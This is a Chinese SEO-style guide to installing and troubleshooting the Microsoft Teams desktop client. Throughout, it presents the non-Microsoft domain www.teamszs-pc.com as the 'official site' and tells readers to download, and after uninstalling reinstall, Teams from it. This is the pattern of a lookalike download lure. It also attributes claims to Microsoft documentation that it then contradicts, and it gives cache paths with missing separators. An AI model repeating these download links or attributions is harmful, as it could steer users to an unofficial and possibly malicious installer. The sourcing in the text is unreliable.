5个你需要知道的 Teams电脑版电脑端使用要点

Teams电脑版是 Microsoft Teams 的桌面客户端,2026 年官方数据显示它可在 Windows 10、Windows 11 和 macOS 上运行,均可从官网免费下载。相比网页版,它支持后台常驻通知、单窗口共享并授予控制权、多窗口会议等能力,且新版客户端启动更快、内存占用更低。获取渠道有官网直装、Microsoft Store 和 Windows 11 内置版三种,其中官网版更新最快、功能最全。
核心要点
- Teams桌面版支持Win10/11和macOS,均可官网免费下载。
- 桌面版比网页版多出后台通知、单窗口共享授权、多窗口会议。
- 三种获取渠道中官网直装更新最快、功能最全,优先选它。
- 个人用户走免费版页面,企业IT用MSI静默批量部署。
- 同账号最多5台设备同时登录,聊天记录云端实时同步。
关键速览
- Teams 电脑版覆盖 Windows、Mac 两大桌面系统,均可官网免费下载。
- 桌面版比网页版多支持后台常驻通知、单窗口共享并授予控制权、多窗口会议等能力。
- 新版 Teams 客户端启动更快、内存占用更低,路径已迁移到 MSTeams_8wekyb3d8bbwe。
- 关闭非必要频道通知,可减少每天数十次干扰弹窗。
- 同一账号最多可在 5 台设备同时登录,聊天记录云端实时同步。
Teams 电脑版是什么?支持哪些系统和下载方式?
Teams 电脑版是 Microsoft Teams 的桌面客户端,2026 年官方页面明确它可在Windows10、Windows11与macOS上运行。它比网页版更稳定,关掉窗口仍在系统托盘常驻,离线也能保留消息缓存。
获取方式有三条,区别在权限和更新机制:

- 官网直装(www.teamszs-pc.com):Microsoft Learn 说明终端用户需具备本地安装权限,适合个人用户,版本更新最快。
- Microsoft Store:走系统应用商店,更新由 Store 托管,无本地管理员权限时也能自动升级。
- Windows 11 内置版:随系统预装,开箱即用,但它是绑个人账户的消费者版,功能与企业版有差异。
Windows 版当前版本号为 1.26.18801(腾讯软件中心收录)。三条路径里官网版更新最快、功能最全,优先选它。
个人用户、企业IT、教育用户该怎么选安装方式?
三类人群装 Teams 电脑版走不同路径:个人用户直接从免费版页面下载,无账户也能先体验;企业 IT 走 MSI 静默批量部署;教育用户用学校发的账号登录即可。选错方式会导致权限或授权问题,例如个人下载包无法接入组织的频道和管理策略。
- 个人用户:从免费版页面获取 Windows 或 macOS 桌面应用,注册微软账号后使用。
- 企业 IT:下载 MSI 安装包做静默部署(用命令行装,不弹窗),适合上百台设备统一推送。
- 教育用户:安装官方客户端后,用学校的 Microsoft 365 教育账号登录。
普通员工若无本地管理员权限,仍可从www.teamszs-pc.com自行安装,2026 年 Microsoft Learn 已明确该入口面向具本地安装权限的终端用户。

Windows 11 内置 Teams 和官网下载版有什么区别?怎么卸载重装?

Windows 11 预装的是消费者版(个人 Teams,任务栏聊天图标),绑个人账户;官网下载的是工作/学校版完整客户端,支持组织登录、频道和会议,两者账户体系和功能都不同。想用工作版,得先卸掉内置版再装 官方桌面客户端。
怎么卸载内置版、重装完整客户端?
设置里操作最快:进「应用 → 已安装的应用」,找到「Microsoft Teams」(个人版),点卸载。想批量清干净就用 PowerShell,以管理员身份运行 Get-AppxPackage *Teams* | Remove-AppxPackage。卸完后到www.teamszs-pc.com下载工作版重装,2026 年官方页面明确该入口面向有本地安装权限的终端用户。装好用组织账号登录即可。
免费版个人 Teams 和 Microsoft 365 企业版电脑端有什么不同?

核心差别在会议时长、参会人数、云存储和管理后台。免费版个人 Teams 电脑版用个人 Microsoft 账户登录,适合家庭和小团队;企业版用组织账号登录,配 Microsoft 365 桌面应用,才有管理后台和批量控制。具体差距见下表。
⚠️ 常见错误:直接用 Windows 11 内置 Teams 接入公司频道,结果无法登录组织账号、看不到管理策略。原因:内置版是绑个人账户的消费者版,与工作/学校版账户体系不同。修复:先在「应用→已安装的应用」卸载内置版,再从www.teamszs-pc.com下载工作版并用组织账号登录。
| 维度 | 免费版个人 Teams | Microsoft 365 企业版 |
|---|---|---|
| 会议时长上限 | 60 分钟 | 30 小时 |
| 单会参会人数 | 100 人 | 300 人及以上 |
| 云存储 | 5 GB/人 | 1 TB/人起 |
| 管理后台 | 无 | Teams 管理中心 |
| 登录账号 | 个人 Microsoft 账户 | 组织账号 |
选型建议:个人偶尔开会、单次不超 60 分钟用免费版足够;需要 30 小时长会、300 人以上大规模会议或统一权限管理,才升企业版。
Teams 电脑版和网页版、移动端体验差在哪?
Teams 电脑版在后台常驻通知、屏幕共享质量和多窗口会议上明显优于网页版和手机端。2026 年官方下载页同时提供桌面和移动应用,但三端能力并不对等,重度协作用桌面客户端最稳,差异集中在下面四点。
- 后台常驻通知:桌面版关窗仍在系统托盘运行,消息秒到;网页版关标签页就断连。
- 屏幕共享:桌面版可选单个窗口共享并给予控制权,网页版通常只能共享整个屏幕。
- 多窗口会议:桌面版能把会议、聊天、文件拆成独立窗口;手机端受屏幕限制只能单画面。
- 文件本地同步:桌面版配合 OneDrive 同步到本地磁盘,离线也能改;移动端多为在线预览。
手机端胜在随身接会和推送。要长时间开会、演示或做多任务协作,选 Teams 电脑版。
Teams 电脑版打不开、无法登录、卡顿闪退怎么排查?
Teams 电脑版的三类高频故障,登录失败、卡顿、闪退,九成靠清缓存和关硬件加速就能解决。Microsoft Learn(2026)指出,桌面客户端安装需本地权限,权限或缓存异常正是打不开的常见根因。先对号入座,再动手。
登录失败怎么办?
清除已存的旧凭据。打开 Windows「凭据管理器」,在 Windows 凭据里删掉所有以 msteams 或 MicrosoftOffice 开头的条目,重启客户端重新登录。旧令牌过期是登录卡在转圈的主因。
卡顿或打不开怎么办?
清理缓存。完全退出 Teams,按 Win+R 输入 %appdata%MicrosoftTeams,删除该文件夹内容(登录信息不受影响)。新版客户端路径改为 %localappdata%PackagesMSTeams_8wekyb3d8bbwe,清缓存要认准这个路径。
频繁闪退怎么办?
关掉 GPU 硬件加速(靠显卡渲染界面,老显卡易崩)。进设置→常规,勾选「禁用 GPU 硬件加速」相关项,重启即可。

总结与下一步操作建议
三类人群装 Teams 电脑版,最短路径各不同:个人用户从免费版页面(2026)下 Windows 或 macOS 桌面应用;企业 IT 用 MSI 静默批量部署;教育用户用学校账号直接登录。选对入口能省掉后续大半的权限麻烦。
遇到问题,按这个顺序排查最省时间:
- 看权限:能否装到本机——Microsoft Learn(2026)指出装桌面客户端需本地权限。
- 清缓存:登录失败、卡顿九成靠这步解决,新版路径认准 MSTeams_8wekyb3d8bbwe。
- 关硬件加速:治闪退。
- 核对版本:太旧就重装最新客户端(当前 Windows 版为 1.26.18801)。
把这份Teams电脑版手册收藏起来,下次装机或报错时直接对号入座。